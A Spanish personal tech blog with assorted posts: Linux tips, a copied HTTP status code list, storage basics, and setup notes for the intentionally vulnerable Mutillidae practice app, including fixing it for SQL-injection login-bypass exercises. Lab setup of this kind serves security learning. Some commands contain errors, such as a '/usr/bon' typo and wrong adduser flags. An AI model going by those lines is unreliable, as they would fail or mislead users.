martes, 3 de septiembre de 2019

Enlaces simbolicos y VMWare WRKST 15

0 comentarios
Estos enlaces simbolicos son necesarios despues de instalar los linux-headers-$(uname -r) con el proposito de llenar los requisitos para instalar VMware Workstation 15.1 Pro | 14 May 2019 | Build 13591040 (otros paquetes instalados fueron gcc-8, build-essential):

cd /lib/modules/$(uname -r)/build/include/linux
sudo ln -s ../generated/utsrelease.h
sudo ln -s ../generated/autoconf.h
sudo ln -s ../generated/uapi/linux/version.h
Fuente de la informacion: askubuntu.com

Tambien encontre esta imagen, no se que tal :(


Read more ►

miércoles, 15 de febrero de 2017

Códigos de Estado HTTP Requests

0 comentarios

 Gracias a: HTTP Status Codes

Informational 1xx

The 1xx set of status codes indicates a conditional response, containing only the Status-Line and web headers that are optional, and this function is terminated by an empty line of code. However, there are no required site headers for this class of 10 status code. Since HTTP/1.0 did not define any 1xx status codes, servers can not send a 1xx response to an HTTP/1.0 client unless it has preexisting experimental conditions for testing purposes.
A client has to be prepared to accept more than one 1xx status responses ahead of a normal response, even if the client did not expect a 100 (also know as continue) status message. For unexpected 1xx status responses, they might be ignored by a user agent.
Proxies are required to forward 1xx client responses, unless the connection between the applicable proxy and the client has been closed, or unless the proxy itself requested the generation of the 1xx response. (As an example, a proxy may add a "Expect: 100-continue" field when it forwards the request, and then it needs not forward the applicable 100 (Continue) response(s).)

100 Continue

The client should continue on with the request being made. This temporary response is used to alert the client that the beginning part of the request has been considered and has not yet been refused by the server. The client should continue the process by sending the remainder of the request or, if the request has already been fully completed, then it will ignore the response. The server is required to send a final response after the request has been finalized.

101 Switching Protocols

This code means the server understands and is agrees with the received request, by means of the Upgrade message header field, for an alteration in the application protocol being used on the connection. The server will then switch these protocols to those set forth by the response's Upgrade header area directly after the blank line which it ends the 101 response.
This protocol should be switched only when it is favorable to do. As an example, switching to a more recent version of HTTP is favorable over an old version, and switching to a same-time, synchronous protocol might have its advantages when delivering resources that use these options.

Successful 2xx

The 2xx class of status codes means that the client's request was well received, fully understood, and approved.

200 OK

This request has succeeded when receiving this error code. The data returned with this ping-back depends on the method used in the original request.
Here are a few examples that might be used:
GET, which is an entity corresponding to the contacted resource and sent in the response.
HEAD, which is the entity-header fields aligning to the contacted resource and sent in the response without any content in the message's body.
POST, which is an entity detailing or contains the result of the particular action.
TRACE, which is an entity detailing the requested message as received by the end server.

201 Created

When this request is received, it means it has been completed and has produced in a fresh resource being created. This freshly created resource can be referenced by the URI(s) given back in the entity of the response received, with the most specific URI for the resource given by when is known as a Location header area. This response would be best to include an entity containing a list of resource details and applicable locations from which the user or corresponding user agent can choose the closest one. This special entity layout is directed by the media type received in the Content-Type header area. The beginning server needs to always create the resource before returning this 201 status code. If this action can't be executed at that time, then the server would be best to respond with a 202 (or accepted) response instead.
A 201 response can also contain an ETag response header area, meaning the current value of the entity tag for the requested variable just made.

202 Accepted

This code states that the request has been accepted for processing, but the processing has not yet been finalized. This request may or may not be eventually acted upon, as it possibly may be disallowed when the processing actually starts. There is no method for re-sending a status code from an asynchronous option as this.
This 202 response is meaningfully uncommitted. The purpose of the code is to permit a server to accept a request for a different process (such as batch files that run once a day) without demanding that the user's connection to the server remains active until the process is finalized. The entity returned with the response should also include an indicator of the request's current status and either a pointer to a status alert or another quote of when the user can expect the request to be completed.

203 Non-Authoritative Information

The returned meta data in this entity-header is not the final set as available from the beginning server, but rather it is pulled from a local or a third party version. This set presented might be a subset or even a superset of the original copy. As an example, including local annotation details about a resource might result in a superset of the meta data known by the original server. The use of this response code is not a requirement and is suited when the response would otherwise be a 200 (OK) code.

204 No Content

This means the server has completed what has been requested of it, but does not need to return an entity-body, and might want to return updated meta data. Such a response might also include new or updated meta data in the form of entity-headers, which if present should be attached with the requested variable.
However, if the client is a user agent, it shouldn't change the document's view from that which caused the request to be sent. The response is mainly intended to allow input for actions to take place without causing alteration to the user agent's active view, however any new or updated meta data would be best applied to the document currently in the user agent's current window.
The 204 response is not permitted to include a message-body, and the results are always ended by the first empty line after the header fields.

205 Reset Content

This means the server has completed the request and the user agent would be best to reset the document view which caused the request to be sent in the first place. This response is mainly intended to allow input for actions to take place via user input, followed by an emptying of the form in which the input is given so that the user can easily start another input action. The response would be best not to include an entity at this point.

206 Partial Content

This code states that the server has completed the partial GET request for a resource. The request is required to include a Range header area (section 14.35) stating the desired range, and can optionally have included an If-Range header field to make the request conditional.
The response MUST include the following header fields:
- Either a Content-Range header field (section 14.16) indicating the range included with this response, or a multipart/byte-range
  Content-Type including Content-Range fields for each part. If a Content-Length header field is present in the response, its value
  must match the actual number of OCTETs transmitted in the message-body.
- Date
- ETag and/or Content-Location, if the header would have been sent in a 200 response to the same request
- Expires, Cache-Control, and/or Vary, if the field-value might differ from that sent in any previous response for the same variant
If this 206 response is the result of an If-Range request that used a strong cache validation system, then the response shouldn't include any other entity-headers. If this response is the result of an If-Range request that used a weak validation system, then the response would be best not to include any other entity-headers; this helps prevent any discrepancies between the cached entity-bodies and the updated headers. The other option is the response is required to include all of the entity-headers that would have been returned with a 200 (OK) response to the same request.
A cache is required not to combine a 206 response with any other previously cached content if the ETag or Last-Modified headers did not match exactly.
A cache that does not support the Range and Content-Range headers is then required not to cache 206 (Partial) responses either.

Redirection 3xx

The 3xx redirection code indicates that further interaction is needed and has to be taken by the user agent in order to complete a request. This action required might be fulfilled by the user agent without any interaction with a user exactly as the method used in the second request is a GET or HEAD. A client is best to detect infinite redirection loops, since such loops generate network traffic for each redirection.
Please Make Note: previous versions of this specification recommended a maximum of five redirections. Content developers should be aware that there might be clients that implement such a fixed limitation in current versions.

300 Multiple Choices

The requested resource corresponds to any one of a complete set of representations, and each with its own unique location, and agent-driven negotiation information is being provided so that the user (or user agent) can select an exact representation and redirect its request to that preferred location.
However, if it was a HEAD request, the response most always includes an entity containing a list of resource characteristics and pertinent locations from which the user or user agent can choose from that is the best fitting. This entity format is specified by the media type given in the Content-Type header area. It is important to note that depending upon the format and the ability of he user agent, the selection of the most appropriate choice can be performed with automation. Yet, this specific method does not define any standard for such automatic determination.
If the server has a preferred choice of being displayed, it most always includes the specific URI for that presentation in the Location are; user agents can use the Location area value for automatic redirection. This response is cacheable unless otherwise stated or indicated.

301 Moved Permanently

This code means the requested resource has been directed to a new permanent URI and any future inquires to this resource is advisable to use one of the returned URIs. Clients with link editing authorization should automatically re-link any references to the Request-URI to one or more of the new references returned by this server, whenever possible. This response is cacheable unless otherwise indicated.
The new permanent URI SHOULD be given by the Location field in the response. Unless the request method was HEAD, the entity of the response is best to contain a short hypertext note with a hyperlink to the new URI(s).
If the 301 status code is received in response to a request other than GET or HEAD, the user agent MUST NOT automatically redirect the request unless it can be confirmed by the user, since this might change the conditions under which the request was issued.
Please Make Note: When automatically redirecting a POST request after receiving a 301 status code, some existing HTTP/1.0 user agents will falsely change it into a GET request.

302 Found

This codes means the requested resource resides in a temporary location under a different URI. Since the redirection might be modified on occasion, the client for the most part will continue to use the Request-URI for future requests. This type of response is only cacheable if indicated by a Cache-Control or Expires header area.
This temporary URI SHOULD be given by the Location field in the response. Unless the request method was HEAD, the entity of the response usually contains a short hypertext note with a hyperlink to the new URI(s).
If the 302 status code is received in response to a request other than GET or HEAD, the user agent is required not to automatically redirect the request unless it can be confirmed by the user, since this could change the conditions under which the request was originally issued.
Please Make Note: RFC 1945 and RFC 2068 specify that the client is not permitted to change the method on the redirected request. However, most existing user agent installations do treat a 302 as if it were a 303 response, performing a GET on the Location field-value regardless of the original request method. The status codes 303 and 307 have been added for servers that wish to make it clear without question which kind of reaction is expected of the client.

303 See Other

When receiving a 303 "Other" code, then the response to the request can be found under a different URI and is best received using a GET method on that resource. The method exists as a first source to permit the output of a POST-activated script and redirect the user agent to a predetermined resource. The new URI is not a filler reference for the original requested resource. A 303 response is required not to be cached, but the response to the second (redirected) request can be cacheable.
However, the different URI SHOULD be given by the Location field in the response. Unless the request method was HEAD, the entity of the response is best to contain a short hypertext note with a hyperlink to the new URI(s).
Please Make Note: Many pre-HTTP/1.1 user agents do not understand the 303 status. When interoperability with such clients is a concern, the 302 status code may be used instead, since most user agents react to a 302 response as described here for 303.

304 Not Modified

If a client has executed a conditional GET demand and access is permitted, yet the document has not been altered, then the server is best to respond with the 304 error code. This 304 response is not permitted to contain a message-body, and this means it is always terminated by the first empty line after the header fields.
The response is required to include the following in the header area:
- Date, unless its omission is required
If a "clock-less" source server obeys these rules, and proxies and clients add their own Date to any response received without one, then caches will operate correctly as specified.
- ETag and/or Content-Location, if the header would have been sent in a 200 response to the same request
- Expires, Cache-Control, and/or Vary, if the field-value might differ from that sent in any previous response for the same variant
However, if the conditional GET happen to use a strong cache validator, then the response usually does not include other entity-headers. Sometimes (for example, the conditional GET used a weak validator), the response is required not to include other entity-headers. This helps prevent errors between cached entity-bodies and updated headers.
If a 304 response determines an entity not currently cached, then the cache is required to disregard the response and repeat the request without the conditional item.
If a cache uses a received 304 response to update a cache entry, the cache is required to update the entry to reflect any new area values given in the response back.

305 Use Prox

The requested resource is required to be accessed through the proxy given by the Location field. The Location field gives the URI of the proxy. The recipient is expected to repeat this single request by means of the proxy. 305 responses are required to only be generated by original servers.
Please Make Note: RFC 2068 was not clear that 305 was intended to redirect a single request, and to be generated by origin servers only. Not adhering to these requirements can have large security consequences.

306 (Unused)

The 306 status code was used in a previous version of the specification, is no longer used, and the code is now reserved.

307 Temporary Redirect

The requested resource resides temporarily under a different URI. Since the redirection might be altered on occurrences, the client is recommended to continue to use the Request-URI for future inquiries. This response is only cacheable if determined by the Cache-Control or Expires header field.
This temporary URI is best to be given by the Location area in the response. Unless the request method was HEAD, the entity of the response usually contains a short hypertext note with a hyperlink to the new URI(s) , since many pre-HTTP/1.1 user agents do not comprehend the 307 status. This being the case, the note usually contains the data necessary for a user to repeat the original request on the new URI.
If the 307 status code is received in response to a demand other than GET or HEAD, the user agent is required not to automatically redirect the inquiry unless it can be determined by the user, since this might change the variables under which the inquiry was issued.

Client Error 4xx

The 4xx status codes class is best fitted for cases in which the client comes across as having erred. Unless when responding to a HEAD request, the server is required to posses an entity containing an break down of the error scenario, and whether it is a temporary or permanent issue. These status codes apply to any request method. User agents are required tp display any included entity to the user.
If the client is sending data, a server implementation using TCP is required to be careful to ensure that the client confirms receipt of the packet(s) included in the response, before the server closes the input connection. If the client maintains sending data to the server after the close, the server's TCP stack will send a reset packet to the client, which may delete the client's unconfimed input buffers before they can be read and interpreted by the HTTP application.

400 Bad Request

The request could not be understood by the server due to disembodied syntax. The client usually does not repeat the request without modifications.

401 Unauthorized

The request requires user authentication. The response is required to include a WWW-Authenticate header field containing a challenge applicable to the requested resource. The client can repeat the inquiry with a suitable Authorization header area. If the inquiry already includes the Authorization details, then the 401 reply determines that authorization has been rejected for those credentials. If the 401 inquiry contains the same challenge as the prior response, and the user agent has already attempted authentication at least once, then the user is required to be presented the entity that was given in the response, since that entity might include relevant diagnostic data.

402 Payment Required

This code is not currently in use and is reserved.

403 Forbidden

This 403 Forbidden code means the server processed the request, but is refusing to answer it. Authorization will not help and the request is best not to be repeated. If the inquiry method was not HEAD and the server wishes to make public why the request has not been fulfilled, it most likely will describe the reason for the refusal in the entity. If the server does not wish to make this data available to the client, the status code 404 (Not Found) can be used in lieu of.

404 Not Found

This code states that the server has not discovered anything matching the Request-URI. No indication is given of whether the variable is temporary or permanent. The 410 (Gone) status code most likely will be used if the server knows, through some internally edited mechanism, that an old resource is permanently not available and has no forwarding address. This status code is mostly used when the server does not wish to expose the exact means as to why the request has been refused, or when no other response is available.

405 Method Not Allowed

The code is delivered when the method specified in the Request-Line is not permitted for the resource discovered by the Request-URI. The response is required to include an Allow header pertaining a list of valid methods for the requested resource.

406 Not Acceptable

This resource code is used to identify by the request and is only capable of generating response submissions which have content characteristics that do not meet requirements according to the accept headers sent in the request.
Unless it was a HEAD request, the response most likely will include an entity containing a list of readily available entities characters and location(s) from where the user or user agent can select the one most fitting for use. The entity format is selected by the media type given in the Content-Type header field. However, depending upon the layout and the abilities of the user agent, selection of the best fitting choice can be performed automatically. However, this specification does not define any standard for such automatic selection.
Please Make Note: HTTP/1.1 servers are allowed to return responses which are not acceptable according to the accept headers sent in the request. In some cases, this may even be preferable to sending a 406 response. User agents are encouraged to inspect the headers of an incoming response to determine if it is acceptable.
If the response could be not approved, a user agent will most likely fill a temporary stop receipt of more data and request the user for a confirmation of further action needed.

407 Proxy Authentication Required

The 407 Proxy Authentication Required code is very similar to a 401 (Unauthorized). It determines that the client must first confirm itself with the proxy. The proxy then is required to return a Proxy-Authenticate header field that contains a challenge applicable to the proxy for the requested information. The client can then repeat the inquiry with a suitable Proxy-Authorization header area.

408 Request Timeout

This code means that the client did not provide an inquiry within the allotted time that a server was ready to wait. The client can then repeat the request without alterations at any later time.

409 Conflict

This code means the request could not be fulfilled due to an error with the current state of the resource. This code is only permitted in situations where it is agreed that the user might be able to resolve the issue and submit the request again. The response body would be best to include enough data for the user to be familiar with the source of the issue. It would be best if the response entity would also include enough details for the user or user agent to repair the problem; yet, this scenario might not be possible and is not required to move past.
Issues are most likely to happen in response to a PUT inquiry. As an example, if version determination was being used and the entity being PUT included alterations to a resource which issue with those made by a previous (third-party) inquiry, then the server may use the 409 response to determine that it can not fulfill the request. In this case, the response entity would most likely include a list of the differences between the two versions in a format set forth by the response Content-Type.

410 Gone

When receiving this code, it means the requested resource is no longer available at the server and no forwarding address is known. This outcome is expected to be considered permanent. Clients with link editing capabilities find it best to delete any references to the Request-URI after user approval. If the server does not know, or has no ability to confirm whether or not the situation is permanent, the status code 404 (Not Found) is best to be used in lieu. This response is cacheable unless determined by other means.
The 410 response is mainly focused to assist the task of web server repair or maintenance by notifying the recipient that the resource is not available and the responsible party is aware and that the server owners desire that remote links to that resource be replaced or removed. Events like this are common for promotional campaigns and for resources belonging to those no longer working at the server's site. It is not necessary to acknowledge all permanently unavailable resources as "gone" or to keep the mark for any length of time -- that is left to the option of the server owner.

411 Length Required

The server denies to accept the request without a specified Content- Length. The client can repeat the request if it adds a valid Content-Length header area containing the length of the message-body in the requested message.

412 Precondition Failed

This code sets preconditions given in one or more of the request-header areas determined to be false when it was tested on the server. The response code of this nature allows the client to place preconditions on the current resource meta data and thus stop the requested method from being entered onto a resource other than the one intended for receipt.

413 Request Entity Too Large

The server is denying to move forward on a request because the request entity is larger than the server is willing or able to process. The server cam close the connection to stop the client from continuing the request.
If the condition is temporary, the server usually includes a Retry- After the header field to determine that it is temporary and after what time the client cam try again.

414 Request-URI Too Long

The server is denying to service the request because the Request-URI is longer than the server is willing to interpret. This rare condition is only likely to occur when a client has improperly converted a POST request to a GET request with long query information, when the client has descended into a URI "black hole" of redirection (e.g., a redirected URI prefix that points to a suffix of itself), or when the server is under attack by a client attempting to exploit security holes present in some servers using fixed-length buffers for reading or altering the Request-URI.

415 Unsupported Media Type

The server is denying to service the inquiry because the entity of the request is in a layout not supported by the requested resource for the chosen method.

416 Requested Range Not Satisfiable

With the 416 Requested Range Not Satisfiable error code, the server most likely will return a response with this status code if a request included a Range request-header field, and none of the range-specifier values in this field overlap the current extent of the selected item, and the inquiry did not include an If-Range request-header field. (For byte-ranges, this means that the first- byte-pos of all of the byte-range-spec values were larger than the current length of the selected resource.)
When this status code is returned for a byte-range inquiry, the response most likely will include a Content-Range entity-header field declaring the current length of the selected resource. This response is required not to use the multipart/byteranges content- type.

417 Expectation Failed

This code means the expectation given in an Expect request-header field could not be determined by this server, or, if the server is a proxy, the server has enough evidence that the request could not be met by the next-hop server.

Server Error 5xx

This code shows a response status code beginning with the digit "5" to indicate in cases where the server is familiar that an error has happened, or is not capable of performing another request. Except when answering a HEAD request, the server will most likely include an entity that contains a description of the error situation, and whether it is a temporary or permanent condition. User agents will most likely display any included entity to the user. These response codes are applicable to any request method.

500 Internal Server Error

This code states that the server encountered an unexpected situation which prevented it from fulfilling the request.

501 Not Implemented

The server does not support the ability required to fulfill the request. This is the most appropriate response when the server is not familiar with the request method and is not capable of supporting it for any resource.

502 Bad Gateway

This code is received when the server, while serving as a gateway or proxy, received a non-valid response from the upstream server it accessed in attempting to fulfill the inquiry.

503 Service Unavailable

The server is currently unable to process a request due to a temporary server overloading or maintenance situation. The assumption is that this is a temporary condition which will be alleviated after short time delay. The length of the delay can be indicated in a Retry-After header. If no Retry-After is given, the client will most likely handle the response as it would for a 500 response.
Please Make Note: The existence of the 503 status code does not imply that a server must use it when becoming overloaded. Some servers may wish to simply refuse the connection.

504 Gateway Timeout

When the 504 Gateway Timeout server code is received while acting as a gateway or proxy, it means that it did not receive an adequate response from the upstream server specified by the URI (e.g. HTTP, FTP, LDAP) or some other auxiliary server (like DNS) that it needed to access in order to complete the request.
Please Make Note: Note to implementors: some deployed proxies are known to return 400 or 500 when DNS lookups time out.

505 HTTP Version Not Supported

This means the server does not support, or will not support, the HTTP protocol version that was used in the request. The server is also indicating that it is unable or unwilling to complete the transaction using the same major version as the client requesting it other than with this error message. The response will most likely contain an entity describing why that version is not supported and what other protocols are supported by the server.
Read more ►

domingo, 12 de febrero de 2017

Imagenes a PDF [Debian way]

0 comentarios
Si tenemos una carpeta con imágenes y queremos hacer un archivo PDF con ellas, basta con instalar imagemagick con apt de la siguiente forma:

# apt-get install imagemagick

Luego, con el comando convert, ya como usuario sin privilegios de root:

$ convert *.jpg miAlbum.pdf

La forma "debian way" es por el instalador propio de los sistemas "Debian-like" que se hace con apt, quien tenga una distro basada en Fedora podría utilizar el comando rpm que también debería funcionar.

Si tenemos una serie de archivos numerados, por ejemplo: 01.jpg ... 25.jpg al lanzar el comando convert aparecerán en ese orden. Otra forma puede ser utilizando expresiones regulares:

$ convert [01-12].jpg miAlbum1-12.pdf

También es una alternativa.
Read more ►

lunes, 18 de abril de 2016

Actualizar la versión de Mutillidae que viene en Metasploitable2

0 comentarios
Esto respecta a cómo actualizar mutillidae en metasploitable2 a la última versión de OWASP Mutillidae II que es la 2.5.18

Metasploitable2 viene preinstalado con una versión antigua de mutillidae, la versión 2.1.19.

OWASP Mutillidae II es una aplicación web libre, Open Source, deliverada e intencionalmente muy vulnerable. Viene con 35 vulnerabilidades y desafíos, su última versión es una roca sólida.


Credito y agradecimientos a su autor  Jeremy Druin (webpwnized) creador de Mutillidae la sugerencia y actualización de Mutillidae en Metasploitable2.

Aquí está lo que se hace

1. Configurar el adaptador de red de virtualbox en modo NAT

2. Iniciar la máquina virtual Metasploitable2

3. Esto pide tener privilegios de root así que, sudo root (luego: msfadmin)

4. cd /var/www

5. ls

6. Aquí se puede ver la carpeta de mutillidae, así que debe cambiarse el nombre para mantener el contenido

    mv mutillidae mutillidae.bak

7. Se utiliza SVN para instalar el reemplazo, ir al sitio SVN de sourceforge pestaña subversion

   Digitar lo siguiente en la consola de Metasploitable2:

   svn checkout http://svn.code.sf.net/p/mutillidae/mutillidae/ mutillidae-mutillidae /var/www

8. Se descargará la versión en la carpeta mutillidae

9. Si se desea, se puede eliminar la carpeta con la versión previa

Eso es todo, cuando se dirija vía web hacia Mutillidae hacer clic en "reset database"
 
Regards
skorpinok.

Fuente: Foros de hak5.org
Read more ►

Como arreglar el problema login de Mutillidae en Metasploitable2

1 comentarios
Si alguien se ha encontrado con el siguiente problema al intentar hacer un SQLi para saltarse el login en Mutillidae en Metasploitable2:


Eso no significa que la inyección esté mala o algo ande mal con la instalación/configuración de Mutillidae, el problema de acceso radica en el nombre de la base de datos del fichero /var/www/mutillidae/config.inc

El nombre de la base de datos que tiene es 'metasploit'

Y el que debería tener es 'owasp10'

Alguien que esté jugando con ese tipo de 'jueguetes' ya debe saber que para modificar el fichero en mención debe hacerlo con privilegio de usuario root (), y para guardar las modificaciones con nano en una máquina virtual de virtualbox debe presionar ALT+CTRL+o y para salir del editor nano presionar ALT+CTRL+x

Debe ser en ese orden, teniendo presionada primero la tecla ALT, después presionar la tecla CTRL y de último la letra o (si es para guardar, Overwrite, x para salir, eXit).

Realizado los cambios y habiendo guardado ya está listo Mutillidae para jugar sin dañar a nadie.

Referencia: ColeSec.

Bytes.
Read more ►

miércoles, 6 de abril de 2016

Ejecutar Wireshark sin ser root

0 comentarios
Ya sea que nos encontremos en cualquier distribución GNU/Linux y necesitamos utilizar Wireshark para realizar alguna tarea de la materia de redes, o nos queremos involucrar en el ámbito de la seguridad informática, o sin ser tan paranoico, queremos detectar problemas que puedan estar surgiendo en NUESTRA red, Wireshark es la herramienta que necesitamos.

Así que, si estamos utilizando una distribución GNU/Linux basada en Debian solamente tenemos que hacer en línea de comandos:

apt-get install wireshark

(obviamente tiene que estar logueado como root, o si no, en su defecto, anteponga la palabra sudo antes de apt-get)

Para poder ejecutar Wireshark debemos tener permisos de root para que pueda estar la tarjeta en modo promíscuo y proseguir con la captura de paquetes, trabaja con Raw Sockets y otras lindezas de las que no entraré en detalle.

Luego de instalarlo tenemos que crear un grupo de usuarios para que un usuario sin privilegios de root (que se encuentre dentro de ese grupo) pueda ejecutar Wireshark sin problemas. Creamos el grupo:

groupadd wireshark

(El nombre del grupo, está demás decirlo, puede ser cualquier otro nombre, pero para este ejemplo y simplicidad de ubicación de las característeicas de uso sobre un programa que ofrecerá este grupo, he decidido ponerle el mismo nombre)

Ahora procedemos a agregar al usuario sin privilegios a este grupo, si por ej, el usuario a añardir a este grupo se llama "usuario07", la orden para agregarlo sería:

adduser -a -G wireshark usuario07

Ahora procedemos a cambiar de grupo y los permisos al fichero /usr/bin/dumpcap que según la información de la página del manual (man 1 dumpcap) sirve para capturar paquetes "en vivo" en el tráfico de una red y volcarlos a un fichero. Procedemos al cambio de permisos y de grupo con estas órdenes:

chmod 750 /usr/bin/dumpcap && chgrp wireshark /usr/bon/dumpcap

Ahora se le "asignarán capacidades" a dumpcap para que haga uso de las capacidades de raw sockets y pueda ser por usuarios distintos a root:

setcap cap_net_raw,cap_net_admin=eip /usr/bin/dumpcap

Respondiéndonos con:

#eip == Effective, Inheritable, Permitted

Para consultar lo que hace el comando setcap: man 8 setcap

Comprobamos que las características fueron otorgadas de forma satisfactoria:

getcap /usr/bin/dumpcap

Respondiéndonos con:

/usr/bin/dumpcap = cap_net_admin,cap_net_raw+eip

Para consultar lo que hace el comando getcap: man 8 getcap

Y eso es todo, ya solo basta que un usuario sin privilegios ejecute wireshark desde línea de comandos o cree un acceso directo en el menú principal.

Espero que a alguien le ayude esta información.
--Bytes
Read more ►

jueves, 10 de marzo de 2016


En memoria de Kirlian Zepeda

1 comentarios
Muchas palabras que podría decir para el que me inspiró a ingresar al mundillo GNU/Linux y la Seguridad Informática, pero no alcanzan las palabras para describir el ejemplo de persona que era.

Desde hace más de 10 años que la delincuencia golpea al país, llevándose genios de muchas disciplinas de las ciencias que hubiesen brillado por el país que les vio nacer, no obstante, ahora solamente quiero recordar al amigo que tuvo paciencia para cada pregunta que tenía y que jamás ignoró algo que le cuestionara por muy absurdo que fuese. Si Kirlian me hubiera rechazado al preguntar mucho por aquellos días, quizás ahora sería un usuario más de windowz, de los que la curiosidad no los mueve ni siquiera un milímetro por descubrir que hay más allá de la punta de su nariz.

10 años más tarde se le recuerda, Maestro Kirlian Manuel Zepeda, sus bits recorren la red todavía.

[root@kzepeda~]# init 0

10/03/2006 - 10/03/2016

Read more ►

domingo, 31 de enero de 2016

Diferencias entre SAN y NAS

0 comentarios
Se diferencian en que se leen de la misma forma si empiezas de derecha a izquierda o viceversa. :P

Bromas! XD

Esa diferencia entre NAS (Network Attached Storage) y SAN (Storage Area Network), que a día de hoy sigue siendo confuso para muchos usuarios, se aclara en unas pocas líneas.

En los últimos años hemos visto como la demanda de almacenamiento se hace cada vez más evidente en las empresas. El volumen de información que manejamos y la necesidad de compartir dicha información entre servidores, equipos, usuarios... ha hecho que las diferentes tecnologías de almacenamiento vivan su momento dorado y que un simple servidor con X discos duros nos resulte a todas luces insuficiente.

Para solventar estos problemas disponemos de varias soluciones, principalmente: NAS y SAN.

NAS - Network Attached Storage

Cuando compartimos información mediante un dispositivo NAS los equipos de nuestra empresa se conectan al dispositivo a través de la propia LAN (la red de datos general de la empresa) a través de TCP/IP y utilizando sistemas de ficheros remotos como NFS (Network File System) o CIFS.
El cliente (el equipo que reclama la información del NAS) solicita el fichero compartido y el NAS se lo sirve.

Este es un dato importante, los NAS trabajan a nivel de fichero.
La capacidad de ampliación de los NAS es menor que los SAN y está limitada en gran medida por la cantidad de discos que es capaz de albergar el propio dispositivo. Un NAS típico dispone de entre 2 y 8 bahías para discos, habitualmente SATA (y en menor medida SAS).

SAN - Storage Area Network

A diferencia de los dispositvos NAS, SAN trabaja a bajo nivel, a nivel de bloque (a diferencia de NAS que trabaja a nivel de fichero). La comunicación es similar a como se produce entre un ordenador y sus discos locales (SATA, SCSI...).

Habitualmente la conexión con las SAN se hace a través de redes dedicadas de alta velocidad, generalmente fibra a 4 u 8Gbps utilizando el protocolo Fibre Channel, aunque también se puede utilizar el protocolo iSCSI, más económico aunque de menor rendimiento (habitualmente a 1Gbps). De esta forma, la comunicación con el almacenamiento es independiente de la red general de la empresa, la cual no interfiere.

Otro punto a favor de la conexión mediante fibra es la latencia (el tiempo de respuesta del medio de transmisión) que es prácticamente 0. Esto es especialmente importante en proyectos de VDI (Virtual Desktop Infrastructure o Virtualización de escritorios), donde un retraso excesivo de acceso a disco puede provocar "tirones" en los equipos de usuario e impedir que trabajen con fluidez.

Como se puede deducir, las unidades SAN proporcionan un rendimiento mucho mayor que los NAS, estando especialmente indicadas para almacenar BBDD (bases de datos), virtualización de sistemas (VMware, Hyper-V, servidores, escritorio...), etc...

Por otro lado, otra de las ventajas fundamentales es que la capacidad de ampliación de los dispostivos SAN es mucho mayor que en los NAS. Las cabinas de almacenamiento (SAN) permiten aumentar las bandejas de discos que necesitemos para así poder ofrecer más capacidad a nuestros sistemas. Por ejemplo, podemos adquirir una HUS110 únicamente con la controladora y bandeja integrada para albergar 24 discos de 2,5" y posteriormente, si lo necesitamos, ampliar más bandejas hasta llegar al límite de la cabina (en este caso hasta 120 discos, que no está nada mal... en otros modelos, como la HUS150 nos podemos ir a más de 900 discos).

Pueden albergar diferentes tipos de disco, dependiendo de las necesidades que tengamos (rendimiento, capacidad, etc...), pudiendo convivir en un mismo sistema tanto discos SAS, como SSD, Flash (FMD), NL-SAS, lo que nos da muchas opciones.
Read more ►

De dislexico a hacker”

0 comentarios

Soy disléxico, y cuando era joven tuve problemas para aprender a leer. El enfoque convencional, basado en la fonética no funcionó para mí. Se burlaban mucho de mí, pero a pesar de las burlas de mis compañeros, yo sabía que no era estúpido. En todo caso, las burlas me motivaron a aprender a leer.

Los métodos de mis docentes que no funcionaron para mí ofrecieron un punto de referencia para enfocar mis propios esfuerzos. 

Las personas con dislexia procesan la información visual diferente que la mayoría de la gente, así que en vez de comenzar con letras o sonidos, inicié con frases o incluso párrafos en conjunto, y luego dividirlos en partes. Ese proceso, comenzando con “un cuadro grande y luego partiéndolo” funcionó mucho mejor que el enfoque letra por letra que enseñan en la escuela. Esencialmente, aprendí a leer por ingeniería inversa, fue mi método de comprensión de lectura de mi maestra de primer grado.

Esa fue mi introducción al hacking, y he estado en esto desde entonces.

“Cómo mi dislexia me ayudó a convertirme en hacker”

En el momento en que entré en el ejército israelí, me había convertido en un lector prolífico que había aprendido a disfrutar de la resolución de problemas. Los militares se tratan conforme a una cadena de mando y órdenes, pero hay un montón de áreas dentro del ejército donde eres independiente. Llegué a una de ellas, grupo de inteligencia de ciberseguridad de las Fuerzas de Defensa israelíes: Unit 8200. Me convertí en comandante de un equipo especializado en operaciones de ingeniería inversa de hacking.


Nuestro trabajo consistía en hackear hackers. Sonaba muy bien para mí, En cierto modo, era como estar de nuevo en la escuela primaria, pero en lugar de mirar las palabras, yo estaba buscando operaciones de hacking serias y complejas, desmantelando pieza por pieza.

Aplicación del enfoque a la seguridad cibernética
Como era de esperar, cuando salí del ejército, yo estaba ansioso por poner en práctica mis experiencias, pero ya no estaba rodeado de soldados de élite que compartieron mi visión del mundo y la perspectiva de la defensa cibernética. La mentalidad en el sector privado se centra en el cumplimiento, agilización y dar prioridad a las alertas, tratando de mantenerse al día con sus redes.

Hoy en día las violaciones de seguridad son comunes, pero nuestro enfoque para tratar con ellas no ha cambiado. Los equipos de seguridad aún se centran particularmente en tareas parciales. Cuando se trata de ataques, la práctica convencional cuando se encuentra malware es eliminarlo inmediatamente.

Es una reacción instintiva que está profundamente arraigada en la cultura. Esta visión miope de ciberdefensa deja a las organizaciones extremadamente vulnerables a los ciberdelincuentes de hoy.
La miopía de Seguridad está profundamente arraigada en la cultura de los equipos de seguridad cibernética. Nadan contra una corriente muy fuerte. A mi juicio, se requiere que las organizaciones cambien su mentalidad sobre defensa cibernética. Esa es una tarea difícil, que incluye la re-evaluación de la tecnología que utilizan, así como por qué y cómo la utilizan.

